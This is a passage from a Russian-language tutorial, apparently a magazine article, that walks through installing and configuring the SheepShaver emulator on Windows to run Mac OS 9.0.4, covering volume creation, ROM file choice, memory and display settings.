
Начнем с эмулятора, на котором можно нормально запустить нашу программу в Windows. Надо сказать, я специально остановился на столь экзотической системе, чтобы тебе было не скучно. Такие популярные эмуляторы под Windows, как VMware и VirtualBox, не поддерживают устаревший процессор PowerPC, поэтому выбирать нам придется из более причудливых вариантов. Нагуглив список поддерживающих этот процессор эмуляторов (а он негуст: Basilisk, QEMU, SheepShaver), находим в нем самое эпатажное название (SheepShaver — овечий депилятор) и начинаем возиться с установкой.

Несмотря на весьма широкую распространенность, а также обилие инструкций и обсуждений, установить эмулятор и заставить работать в нем приложение было непросто. Первый пришедший в голову способ — зайти на «Рутрекер», скачать оттуда готовый комплект и установить по тамошней инструкции — никуда не годится, о чем красноречиво свидетельствует множество беспомощных и безответных комментов под раздачей.

Способ более серьезного человека — зайти на специализированный сайт Emaculation.com и воспользоваться размещенной там инструкцией. Поскольку в ней тоже множество неочевидных и контринтуитивных подводных камней, продублирую ее здесь с собственными комментариями.

Для начала, конечно же, надо скачать сам SheepShaver. Можно воспользоваться стянутой с торрента версией, но лично у меня она вызывала устойчивую ошибку отсутствия драйвера `cdenable.sys`, который, как выяснилось, для запуска и не нужен. Поэтому лучше сразу скачать программу по ссылке из инструкции или поискать нормальный источник.

Для настройки эмулятора запускаем файл `SheepShaverGUI.exe`, в конфигурационном окне видим семь вкладок. Не пугайся, все они нам не понадобятся. Начнем с первой (слева направо).



SheepShaver Settings

D:\distrib\SheepShaver-Windows-20-10-2024\Apple MacOS 9.0.4.iso
D:\distrib\SheepShaver-Windows-20-10-2024\Volume


Boot From: CD-ROM
☑ Disable CD-ROM Driver
CD-ROM Drive:
☐ Try to automatically detect new removable media (enable polling)
☑ Enable "My Computer" icon on your Mac desktop (external file system)
Mount drives: CD

Пойдем снизу вверх. Mount drives — тома компьютера, которые будут расшарены для эмулятора, в нашем случае это `C:` и `D:`. Включение чекбокса `Enable "My Computer" icon...` расшаривает и эту иконку тоже. Если ты не собираешься возиться с аппаратным дисководом, то лучше отключить связанные с ним поля, идущие выше, как это сделано у меня на скриншоте.

В нашей задаче он не потребуется, а вот от проблем, связанных с упомянутым выше драйвером `cdenable.sys`, лучше держаться подальше. Тем не менее грузиться все таки лучше с виртуального CD ROM, поскольку в исходном состоянии эмулятор девственно чист и нам потребуется установить на него систему с родного образа диска. Вот так мы и дошли до самого главного — Volumes, списка виртуальных томов, на которых будет храниться система и прочая информация «родных» дисков эмулированной Mac OS.

В верхней строке этой таблицы нужно указать ISO-образ загрузочного CD, с которого эмулятор грузит систему (ты же не забыл, что изначально в эмуляторе нет ОС?). Некоторые пользователи советуют не заморачиваться с полной установкой системы, а грузить ее прямо с диска (на популярном в России торренте или на Redundantrobot можно найти образы загрузочных дисков, содержащих минимальную версию macOS, позволяющую эмулятору загрузиться и почти полноценно работать), но нормальные хакеры, вроде нас с тобой, с негодованием отвергают это трусливое предложение и скачивают полный установочный дистрибутив Mac OS 9.0.4, например с Winworldpc, Macintoshrepository или Macintosh Garden OS Collection.


Перед тем как прописать образ диска в эмулятор, не забудь установить атрибут Read Only файлу образа ISO, иначе при загрузке можно запросто словить вот такую ошибку (загрузочный CD должен быть защищен от записи, ведь логично?).



The system software on the startup disk only functions on the original media, not if copied to another drive.

Кстати, именно поэтому я и советовал не грузиться с усеченного образа системы на виртуальном дисководе, а честно устанавливать ее на виртуальный диск — если потом понадобится устанавливать серьезный инсталляционный пакет в эмулятор, то при попытке прописать что-либо в системный каталог (а все серьезные инсталляционные пакеты делают это) возникает внезапная ошибка `Diskette is Write Protected`.

Теперь по поводу создания и установки самого виртуального диска. Создать его можно (и нужно), нажав кнопку `Create` на вкладке `Volume`.



Create Volume File

D:\distrib\SheepShaver-Windows-20-10-2024


Folders	Files
.\	SheepShaver_nvram.dat
..\	SheepShaver_prefs
Virtual Desktop\	SheepShaverGUI.exe
C:\	startup.wav
D:\	Volume
E:\	zlib1.dll

Size (MiB): 4000
Selection: D:\distrib\SheepShaver-Windows-20-10-2024
Volume

В этом окне надо выбрать размер создаваемого тома в мегабайтах, каталог, в котором будет храниться файл, содержащий виртуальный образ тома, и его имя. Желательно не выбирать существующий файл, а указать имя файла, отсутствующее в заданном каталоге (в моем примере это Volume). В этом случае при нажатии OK после секундной паузы пустой файл заданного размера будет создан автоматически и его можно будет выбрать и добавить кнопкой Add в список Volumes в предыдущем окне.

Я специально подробно объясняю эту кажущуюся очевидной последовательность действий, поскольку при малейшем отхождении на шаг в сторону (скажем, выбор существующего файла) она становится источником довольно нетривиальных ошибок при загрузке эмулятора (типа «неверный размер или формат диска»).

Итак, с этой вкладкой мы закончили, переходим на следующую, в порядке важности — Memory/Misc.




SheepShaver Settings

MacOS RAM Size (MB): 1024
ROM File: heepShaver-Windows-20-10-2024\newworld86.rom
☑ Don't Use CPU When Idle
☑ Ignore Illegal Memory Accesses

Как ты уже, наверное, догадался, MacOS RAM Size — это размер доступной оперативной памяти. Максимальный размер, который можно выбрать, — 1024, и по всей логике, казалось бы, для стабильной работы всегда стоит выбирать именно его (и я так и делаю), но некоторые пользователи на форуме поддержки эмулятора жалуются на странные ошибки выделения памяти именно при больших значениях этого размера. При возникновении подобных коллизий советуют уменьшать это значение до 512 и даже до 128 Мбайт.

Следующее поле — ROM File — тоже жизненно важное: как следует из названия, оно указывает на файл, содержащий образ ПЗУ нашего виртуального «мака». В руководстве по установке SheepShaver написано, что файлы ROM бывают двух видов: Old World ROM и New World ROM. С Old World ROM может запускаться операционка версий от Mac OS 7.5.3 до Mac OS 9.0.4. С New World ROM — от Mac OS 8.5 до Mac OS 9.0.4. То есть, по идее, для нашей системы 9.0.4 пригодны оба типа файлов, однако выбирать их следует аккуратно, в противном случае загрузка не пойдет вообще.


Как видно по скриншоту, лично у меня все получилось с файлом `newworld86.rom`, который я скачал по ссылке с сайта SheepShaver. Остальные поля на этой вкладке не особо важны, как и прочие вкладки. Единственно, я порекомендовал бы для удобства установить максимальное разрешение экрана на вкладке Graphics/Sound, что позволит запускать эмулятор в полноэкранном режиме.



SheepShaver Settings


Video Type: Window
Window Refresh Rate: 7.5 Hz
Width: Maximum
Height: Maximum
☑ QuickDraw Acceleration
Render Driver: Software
☐ Vertical Sync (Software)
☐ Disable Sound Output

Еще раз проверяем внимательно, все ли поля заполнены правильно, и с легким сердцем жмем кнопку Start. Выбранные нами настройки при этом автоматически сохранятся в текстовый файл `SheepShaver_prefs`, а эмулятор начнет загружаться с образа загрузочного CD. Если все было сделано правильно, то через некоторое время он попросит инициализировать виртуальный том.



This disk is unreadable by this Computer.
Do you want to initialize the disk?
Name: untitled
Format: Mac OS Standard 1.9 GB

Не отказываем ему в этом, выбираем имя тома и соглашаемся с полной очисткой данных на нем. Когда система загрузится, в правом верхнем углу мы увидим три значка: `Mac OS 9` — образ загрузочного CD, его содержимое видно в правом окне; `untitled` — наш свежеотформатированный виртуальный том (убедиться в том, что он пуст и отформатирован правильно, можно, ткнув на эту иконку); `This PC` — расшаренные диски нашего компьютера. Можно приступать к установке системы на виртуальный том. Для этого щелкаем мышью на значке `Mac OS 9 Install` в окне эмулятора.



Install Mac OS 9

